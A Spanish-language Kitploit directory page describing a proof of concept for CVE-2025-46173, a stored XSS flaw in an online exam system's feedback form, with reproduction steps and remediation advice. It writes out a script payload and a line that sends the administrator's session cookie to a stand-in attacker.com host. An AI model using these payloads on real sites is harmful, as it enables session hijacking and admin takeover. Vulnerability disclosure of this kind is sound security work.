
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/pruthuraut/cve-2025-46173
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebCTFPruebas de PenetraciónAprendizaje y Educación
GitHubpruthuraut/cve-2025-46173

CVE-2025-46173

prueba de concepto para el CVE-2025-46173

Ver Repositorio
28hace 1 añoAún no revisado
Compartir

CVE-2025-46173 - Cross-Site Scripting (XSS) Almacenado en Online Exam Mastering System 1.0

📌 Resumen

CVE-2025-46173 es una vulnerabilidad de Cross-Site Scripting (XSS) Almacenado descubierta en Online Exam Mastering System 1.0 de code-projects. La vulnerabilidad existe en el componente feedback.php donde la entrada del usuario en el campo Nombre no está adecuadamente sanitizada, permitiendo a un actor malicioso inyectar JavaScript arbitrario. Cuando un administrador visualiza este feedback en el panel de administración (dash.php), el payload se ejecuta en el navegador del administrador, lo que provoca secuestro de sesión y una potencial escalada de privilegios.


🧠 Detalles de la Vulnerabilidad

  • Tipo de Vulnerabilidad: Cross-Site Scripting Almacenado (XSS)
  • CVE-ID: CVE-2025-46173
  • Proveedor: code-projects
  • Producto: Online Exam Mastering System
  • Versión Afectada: 1.0
  • Componente: feedback.php, dash.php
  • Vector de Ataque: Remoto
  • Impacto: Escalada de Privilegios, Secuestro de Sesión

📷 Prueba de Concepto

1. Inyección

Un usuario envía el siguiente payload en el campo Nombre del formulario de feedback:

<script>alert(document.cookie)</script>

Payload en el formulario de feedback

2. Disparador

Cuando el administrador posteriormente visualiza el feedback enviado en dash.php, el payload se ejecuta:

Administrador dispara XSS

3. Resultado

La cookie de sesión del administrador queda expuesta a través de document.cookie, la cual puede ser exfiltrada:

<script>
  fetch("http://attacker.com/steal?cookie=" + document.cookie);
</script>

⚙️ Pasos para Reproducir

  1. Clonar o configurar la versión vulnerable desde code-projects.

  2. Navegar a localhost/exam/feedback.php.

  3. Rellenar el campo "Nombre" con:

    <script>alert(document.cookie)</script>
    
  4. Enviar el formulario.

  5. Iniciar sesión como administrador y visitar dash.php?q=3 para ver el feedback.

  6. El script se ejecutará en el contexto del administrador.


🔥 Impacto

La explotación exitosa permite a un atacante remoto:

  • Robar cookies de sesión del administrador
  • Suplantar al usuario administrador
  • Obtener acceso administrativo completo
  • Modificar o eliminar datos de prueba
  • Escalar privilegios

🔒 Remediación Recomendada

  • Sanitizar la entrada del usuario escapando los caracteres especiales HTML (por ejemplo, &, <, >, ").
  • Usar una biblioteca de sanitización robusta como htmlspecialchars() de PHP, o una combinación de validación en el frontend y sanitización en el backend.
  • Implementar una Política de Seguridad del Contenido (CSP).
  • Considerar codificar los datos antes de renderizarlos en el DOM.

🔗 Referencias

  • Blind Cross-Site Scripting (Invicti)
  • Acunetix - Detecting Blind XSS
  • OWASP XSS Prevention Cheat Sheet

👤 Descubridor

Pruthu Raut LinkedIn | TryHackMe Top 2% | GitHub


Las capturas de pantalla son solo con fines educativos. Todas las pruebas se realizaron en un entorno local.

🎥 Video PoC

Haga clic aquí para ver el video de demostración


⚠️ Aviso de Exención de Responsabilidad

Esta información se proporciona únicamente con fines educativos y de investigación. No la utilice en sistemas que no posea o para los cuales no tenga permiso explícito para realizar pruebas.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




